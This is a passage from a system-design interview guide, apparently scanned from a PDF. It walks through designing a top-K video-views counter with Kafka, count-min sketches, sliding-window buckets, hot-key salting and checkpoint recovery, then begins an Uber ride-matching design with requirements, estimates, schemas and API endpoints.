
Response 202. Auth: service-to-service only.

6. High-level design



How will the system ingest views?

1. The player reports a view to the view-tracking service, which validates it.
2. The service produces the event to Kafka, keyed by `video_id`. Keying by video means all views of one video land on the same partition, so one worker owns that video's count.
3. Kafka keeps events for 3 days. That replay buffer is our safety net for recovery.



How will the system keep counts?

1. Each counter worker consumes a set of partitions.
2. It keeps an in-memory map `video_id -> count` for the current minute.
3. When the minute closes (by event time, with a small allowed lateness), it flushes the minute bucket to the count store and adds the minute counts to its hour and all-time counters.
4. It commits the Kafka offset only after the flush succeeds.

How will users get the top K?

1. Every worker computes its local top N (N a bit bigger than K, for example 2,000) for each window from its own videos.
2. The aggregator merges the local lists from all workers into a global top K per window.
3. It writes the result to Redis as a small JSON blob per window and pushes it to the CDN.
4. `GET /v1/top-videos` reads from the CDN or Redis. It never touches the count store.

The merge is correct because of partitioning by video: a video's full count lives on exactly one worker, so the global top K must be inside the union of the local top K lists. Say this explicitly, it is the main insight.

7. Deep dives

Should we count exactly, or use a count-min sketch and a heap?

The problem: at 3.5M events per second, keeping a hash map of every active video per window is a lot of memory. A count-min sketch is a fixed-size probabilistic counter that answers “about how many times did I see X?” using far less memory, but it can overcount.

How a count-min sketch works: it is a small 2D array with `d` rows and `w` columns. Each row has its own hash function. To add an item, hash it with every row’s function and increment one cell per row. To estimate a count, take the minimum of those d cells. Collisions only ever add, so the minimum is the closest to the truth and never undercounts.

```
import mmh3, heapq

class CountMinSketch:
    def __init__(self, width=2**20, depth=5):
        self.w, self.d = width, depth
        self.t = [[0] * width for _ in range(depth)]

    def add(self, key, n=1):
        for i in range(self.d):
            self.t[i][mmh3.hash(key, i) % self.w] += n

    def estimate(self, key):
        return min(self.t[i][mmh3.hash(key, i) % self.w] for i in range(self.d))

class SketchTopK:
    """Sketch for counts + min-heap of size K for the current leaders."""
    def __init__(self, k):
        self.k, self.cms, self.heap, self.inheap = k, CountMinSketch(), [], {}

    def add(self, vid):
        self.cms.add(vid)
        c = self.cms.estimate(vid)
        if vid in self.inheap:
            self.inheap[vid] = c                  # lazy update, heap fixed later
        elif len(self.heap) < self.k or c > self.heap[0][0]:
            heapq.heappush(self.heap, (c, vid)); self.inheap[vid] = c
            if len(self.heap) > self.k:
                _, out = heapq.heappop(self.heap); self.inheap.pop(out, None)
```

Error bound: with width w, the overcount is at most about `(e / w) * total_events` with probability `1 - e^-d` . With w = 2^20 and 40M events in a minute, the max overcount is about 2.7 * 40M / 1M ~ 104 views. For the top 1,000 videos (each with tens of thousands of views per minute) that is noise.

Approach	Memory per minute	Accuracy	Merge across nodes	Notes
Exact hash map	~320 MB	Exact	Add maps	Simple, memory heavy
Count-min sketch + heap	~20 MB	Overcounts slightly	Add sketches cell by cell	Cannot list keys, needs heap

Approach	Memory per minute	Accuracy	Merge across nodes	Notes
Exact streaming + periodic batch	Map + batch job	Exact eventually	Batch recompute	Lambda architecture

Recommended: exact counting per worker, because partitioning by video keeps each worker's map manageable (320 MB per minute spread across ~200 workers is ~1.6 MB each). Use the sketch if the interviewer removes partition-by-video (for example events arrive randomly to any node) or asks for a much larger key space like search queries. A strong hybrid: sketch to pick candidates fast, then fetch exact counts for those candidates from the count store before publishing.

How do we maintain sliding windows without recounting?

The problem: "last hour" moves every minute. Recounting 60 minutes of raw events each minute is wasteful.

The trick: buckets. Keep counts in fixed-size buckets and keep a running window total. When a new bucket enters the window, add it. When the oldest bucket leaves, subtract it.

```
minute buckets for one video (last hour window):

 t-60 t-59 ...  t-2  t-1   t
 [ 5 ][ 7 ] ... [ 9 ][12 ][ 4 ]
    ^ leaves window          ^ enters window
 window_total = window_total + b[t] - b[t-60]
```

Window	Bucket size	Buckets kept	Update rule each minute
1 hour	1 minute	60	+newest minute, -minute from 60 ago
1 day	1 hour	24 (+ current partial hour)	+minute into current hour; on hour roll, -hour from 24 ago
30 days	1 day (or hour)	30	same idea at day granularity
All time	none	1	only add

```python
def on_minute_close(minute_counts, t):
    for vid, c in minute_counts.items():
        h1[vid] += c; d1[vid] += c; d30[vid] += c; all_time[vid] += c
    expired = store.read_bucket("min", t - 60)       # leaves the 1h window
    for vid, c in expired.items():
        h1[vid] -= c
        if h1[vid] == 0: del h1[vid]
    if is_hour_boundary(t):
        for vid, c in store.read_bucket("hour", t - 24*60).items():
            d1[vid] -= c
    if is_day_boundary(t):
        for vid, c in store.read_bucket("day", t - 30*1440).items():
            d30[vid] -= c
```

The 1-day window is “hopping” at hour granularity: it is accurate to within the current hour. Mention this trade-off. If the interviewer wants minute accuracy on the daily window, keep 1,440 minute buckets, which costs more storage.

Late events: use event time, not arrival time. Allow a lateness of, say, 2 minutes. A minute bucket closes 2 minutes after its end. Events later than that go to the current bucket (slight misattribution) or are dropped and counted only in a nightly exact batch.

How do we get exact results and still be fast?

The problem: interviewers often ask, “Is approximate OK?” Creators and press quote these numbers, so the published top 100 should be exact.

Option	Freshness	Exactness	Cost
Streaming exact counters (above)	~1 min	Exact if no data loss	Medium
Sketch only	Seconds	Approximate	Low
Lambda: fast approximate stream + nightly batch	Stream fresh, batch exact	Exact after batch	Two code paths
Kappa: one exact stream with replay	~1 min	Exact	One code path

Recommended: Kappa style. One streaming job with exact counts, exactly-once state via checkpoints (Flink checkpoints with Kafka offsets), and replay from Kafka for repair. Add a daily batch job over the raw events in the data lake as an audit that compares totals and alerts on drift above 0.1%.

What about a hot video that gets a huge share of all views?

The problem: a viral video can get 200k views per second. Partitioning by video_id sends all of them to one Kafka partition and one worker. That worker falls behind and the whole window is delayed.

Option	Pros	Cons
Do nothing	Simple	One hot partition lags
Pre-aggregate at the producer (batch per second)	Shrinks events 100x+	Producers hold small state
Salt hot keys: `video_id#0..N`	Spreads load	Must merge salted counts before ranking
Two-stage aggregation: random partition, then by key	Fully balanced	Extra stage, more latency

Recommended: pre-aggregate at the edge plus salting for known hot keys. The view-tracking service buffers for 1 second and emits `{video_id, count}` instead of one event per view. A viral video then produces one message per second per tracking host instead of 200k.

```
# in each view-tracking host
buffer = Counter()
def on_view(video_id):
    buffer[video_id] += 1

def flush_every_second():
    for vid, n in buffer.items():
        key = vid
        if hot_keys.contains(vid):                  # detected by a sampler
            key = f"{vid}#{random.randrange(16)}"  # spread over 16 partitions
        kafka.send("views", key=key, value={"vid": vid, "n": n, "ts": now()})
    buffer.clear()
```

When we salt, the “one video lives on one worker” rule breaks. Fix it with a second, tiny merge stage keyed by the real `video_id` that sums the salted partial counts. The second stage sees only a few messages per second per hot video, so it is cheap.

How do we serve top K in under 50 ms?

The problem: 10k reads per second, and computing a top K from billions of counters on read is impossible.

Recommended: precompute. The answer is 64 KB total for four windows. Recompute every 30 to 60 seconds and serve it from memory.

```
 workers --local top 2000 per window--> aggregator
 aggregator: k-way merge (heap) -> global top 1000 per window
          -> Redis SET topk:1h <json> ; topk:1d ; topk:30d ; topk:all
          -> CDN purge or short TTL (30 s)
 API: read Redis -> slice first k -> return
```

```
def merge_local_lists(lists, k=1000):
    # each list is already sorted desc by count; videos are disjoint
    return heapq.nlargest(k, itertools.chain.from_iterable(lists),
                          key=lambda e: e["views"])
```

Why N = 2,000 local and not 1,000? It costs little and protects against salted keys whose partial counts are split. With exact partitioning by video, local K is enough.

Serving numbers: a Redis GET of 16 KB takes well under 1 ms. The CDN absorbs nearly all public traffic with a 30-second TTL, which also matches our freshness goal.

How do we recover if a counter node dies?

The problem: a worker holds in-memory counts for a minute or more. If it crashes, those counts are gone. If we simply restart from the last committed offset we may also double count events that were already flushed.

Option	Pros	Cons
Restart from latest offset	Fast	Loses events in flight

Option	Pros	Cons
Replay from last committed offset, idempotent bucket writes	No loss, no double count	Must make writes idempotent
Flink checkpoints (state + offsets snapshotted together)	Exactly-once state	Checkpoint overhead


Recommended: snapshot state and offsets together, and make bucket writes idempotent by writing absolute values (`SET count = X` for a bucket) instead of increments.

```
every 30 s:
  checkpoint = {partition offsets, in-memory counters}  -> S3 / HDFS
on crash:
  new worker loads latest checkpoint
  seeks Kafka to checkpointed offsets
  replays events since then (at most 30 s of data)
bucket flush:
  UPSERT view_counts (bucket, video_id) = absolute_count   -- idempotent
```

Because the bucket write sets an absolute value, replaying the same minute twice writes the same number twice. No double count. The all-time counter is rebuilt from the checkpoint plus replay, never by “increment again”.


The aggregator is stateless. If it dies, a standby takes over and rebuilds the top K from workers in one cycle. Redis keeps the last published list, so readers see a slightly stale list instead of an error.

8. Final architecture



Component	Job	Technology example
View tracking	Validate, pre-aggregate per second, salt hot keys	Stateless service
Event log	Durable buffer, replay for recovery	Kafka (3-day retention)
Stream counters	Exact minute counts, window maintenance	Apache Flink with RocksDB state
Checkpoints	State + offsets snapshots	S3 / HDFS
Count store	Bucketed counts for window expiry and audits	Bigtable, Cassandra
Aggregator	Merge local top lists into global top K	Small service, leader-elected
Result cache	Serve 64 KB answer	Redis + CDN
Batch audit	Verify totals nightly	Spark on the data lake

Deployment map (AWS)



The write firehose and the read path meet only at Redis: views flow from tracking hosts through Kafka and Flink into the count store, while readers only ever touch the CDN, the Top K API and one small Redis blob.

9. Common mistakes and interviewer follow-ups

- Mistake: querying a database with `ORDER BY views DESC LIMIT K` on every read. At 4B rows and 700k updates/s this cannot keep up. Say: precompute and cache, the answer is tiny.
- Mistake: random partitioning, then trying to merge local top K. A video's count is split across nodes, so local top K lists can miss the global winner. Say: partition by video_id, or add a merge stage.

- Mistake: using a sketch and claiming exact results. Say clearly that the sketch overcounts and give the error bound, then offer the exact path.
- Mistake: recomputing windows from raw events. Say: buckets plus add-new, subtract-expired.
- Mistake: increments on replay. Replaying `+1` double counts. Say: snapshot state with offsets, write absolute bucket values.
- Mistake: ignoring hot keys. Say: pre-aggregate at the edge and salt known hot keys.
- Follow-up: “Top K per country?” Add country to the key, counts grow by the number of countries but most videos are active in few countries. The top K blobs grow to about 200 x 64 KB, still tiny.
- Follow-up: “Arbitrary time range?” Sum hour buckets from the count store in a batch query, or use an OLAP store like Druid or Pinot.

10. One-page cheat sheet

Topic	Key point
Scale	60B views/day, ~700k/s avg, ~3.5M/s peak
Output	4 windows x 1,000 entries ~ 64 KB, cache it
Partitioning	Kafka keyed by video_id so one worker owns a video
Counting	Exact per worker; count-min sketch (20 MB vs 320 MB) when keys are huge or unpartitioned
CMS error	about e/w * N overcount, never undercount
Windows	Minute buckets for 1h, hour buckets for 1d, day for 30d; add new, subtract expired
Merge	Local top N per worker, k-way heap merge for global top K
Hot keys	1 s pre-aggregation at edge, salt `vid#0..15` , second merge stage
Serving	Recompute every 30-60 s, Redis + CDN, p99 < 50 ms
Recovery	Flink checkpoints (state + offsets), replay Kafka, idempotent absolute upserts
Correctness	Kappa stream + nightly batch audit
CAP	AP, up to 60 s stale

Sources

- Hello Interview: Top-K YouTube Video Views
- Hello Interview community: Design a Top-K System
- Cormode and Muthukrishnan: An Improved Data Stream Summary, the Count-Min Sketch
- Apache Flink: Stateful stream processing and checkpointing
- gemyago/top-k-system-go: exact top K example
- Hello Interview: Design a Trending Hashtags System

22. Uber (Hard)

> Uber connects riders who need a trip with nearby drivers. A rider enters a destination, sees a fare estimate, and requests a ride. The system finds a close, available driver, offers them the trip, and once they accept, both sides track the trip until drop-off. The interviewer is testing real-time geospatial design: how to absorb millions of driver location updates per minute, how to find the nearest drivers fast, how to make sure one driver is never sent two rides at once (and a rider never gets two drivers), and how the system behaves when a matching server dies mid-request.

1. Functional requirements

Core (must have):

1. Riders can enter a pickup and destination and get a fare estimate (with ETA).
2. Riders can request a ride based on that estimate.
3. The system matches the rider with a nearby available driver. The driver can accept or decline. On decline or timeout, the next driver is tried.
4. Drivers send their location continuously while online.
5. Riders and drivers can follow the trip through its states (requested, matched, arriving, in progress, completed, cancelled), including the driver's live position.

Below the line (out of scope):

- Payments, tipping, and payouts (a separate payments system).
- Ratings and reviews.
- Ride types beyond a single standard type (pooling changes matching a lot).
- Scheduled rides in the future.
- Fraud detection and driver onboarding.

2. Non-functional requirements

1. Matching latency: a rider is matched (or told no drivers are available) within p99 < 1 minute. Finding candidate drivers takes < 100 ms.
2. Location ingestion: handle ~2.5M location updates per second at peak, with a driver's position at most ~5 seconds stale.
3. Strong consistency for dispatch: a driver is offered at most one ride at a time, and a ride is assigned to at most one driver.
4. Availability: 99.99% for requesting rides. Location tracking can briefly degrade (stale positions) without blocking new rides.
5. Durability: once a trip is accepted, its state is never lost.
6. Regional scale: millions of concurrent drivers worldwide; traffic is local, so we can shard by city or region.
7. CAP choice: CP for the ride and driver assignment (correctness over availability for that small piece), AP for location data (fast and approximately fresh is fine).

3. Back-of-the-envelope estimates

Assumption	Number
Drivers online at peak (worldwide)	10 million
Location update interval	every 4 seconds
Rides per day	30 million
Peak factor for ride requests	3x
Location update size	~100 bytes
Fare estimates per ride	~3 (people check before booking)
Trip record size	~2 KB

```
Location writes:
  10M drivers / 4 s              = 2.5M updates/s at peak
  bandwidth = 2.5M * 100 B       = 250 MB/s ingest

Ride requests:
  avg = 30M / 86,400             ~ 350 rides/s
  peak = 350 * 3                 ~ 1,000 rides/s
Fare estimates:
  peak ~ 3,000 /s

Driver location index (only latest position):
  10M * ~100 B                   = 1 GB  -> fits in memory (Redis)

Trip storage:
  30M * 2 KB                     = 60 GB/day ~ 22 TB/year

Location history (if we keep it for trips, 1 point / 4 s):
  2.5M * 100 B * 86,400          ~ 21 TB/day raw -> sample, compress, cold store
```

Main takeaway: the write firehose is location updates (2.5M/s). Ride requests are tiny by comparison (1k/s), but each one needs strong correctness.

4. Core entities

- Rider: user who requests trips. Fields: rider_id, name, payment_method_id.
- Driver: user who drives. Fields: driver_id, vehicle, status (offline, available, offered, on_trip).
- Location: latest position of a driver. Fields: driver_id, lat, lng, heading, ts.
- Fare: a price quote. Fields: fare_id, rider_id, pickup, dropoff, price, eta, surge_multiplier, expires_at.
- Ride: one trip. Fields: ride_id, rider_id, driver_id, fare_id, status, timestamps.
- Offer: one attempt to give a ride to a driver. Fields: ride_id, driver_id, sent_at, expires_at, response.

```sql
CREATE TABLE ride (
  ride_id      UUID PRIMARY KEY,
  rider_id     BIGINT NOT NULL,
  driver_id    BIGINT,
  fare_id      UUID NOT NULL UNIQUE,     -- one ride per fare (idempotency)
  status       TEXT NOT NULL,            -- requested, matched, ...
  pickup       GEOGRAPHY(POINT),
  dropoff      GEOGRAPHY(POINT),
  price_cents  INT NOT NULL,
  version      INT NOT NULL DEFAULT 0,   -- optimistic concurrency
  created_at   TIMESTAMPTZ,
  updated_at   TIMESTAMPTZ
);

CREATE TABLE fare (
  fare_id     UUID PRIMARY KEY,
  rider_id    BIGINT,
  price_cents INT,
  surge       NUMERIC(3,2),
  eta_seconds INT,
  expires_at  TIMESTAMPTZ
);
```

```
{"driver_id": 7781, "lat": 37.7749, "lng": -122.4194,
 "heading": 270, "speed_mps": 8.1, "ts": 1793905620}
```

5. API design

All rider and driver calls require a JWT session token from the auth service. The user id comes from the token, never from the request body.

`POST /v1/fares` – get a fare estimate.

```
{"pickup": {"lat": 37.77, "lng": -122.41}, "dropoff": {"lat": 37.80, "lng": -122.27}}
```

Response 201: `{"fare_id": "f-1", "price_cents": 2350, "surge": 1.2, "eta_seconds": 240, "expires_at": "..."}`

`POST /v1/rides` – request a ride from a fare. The fare_id doubles as the idempotency key.

```
{"fare_id": "f-1"}
```

Response 202: `{"ride_id": "r-9", "status": "requested"}` . Status 409 if the fare expired, 200 with the existing ride if the same fare was already booked.

`POST /v1/drivers/location` – driver app sends location (batched, every ~4 s).

```
{"lat": 37.7749, "lng": -122.4194, "heading": 270, "ts": 1793905620}
```

Response 204. (At scale, this is better over a persistent connection, see deep dives.)

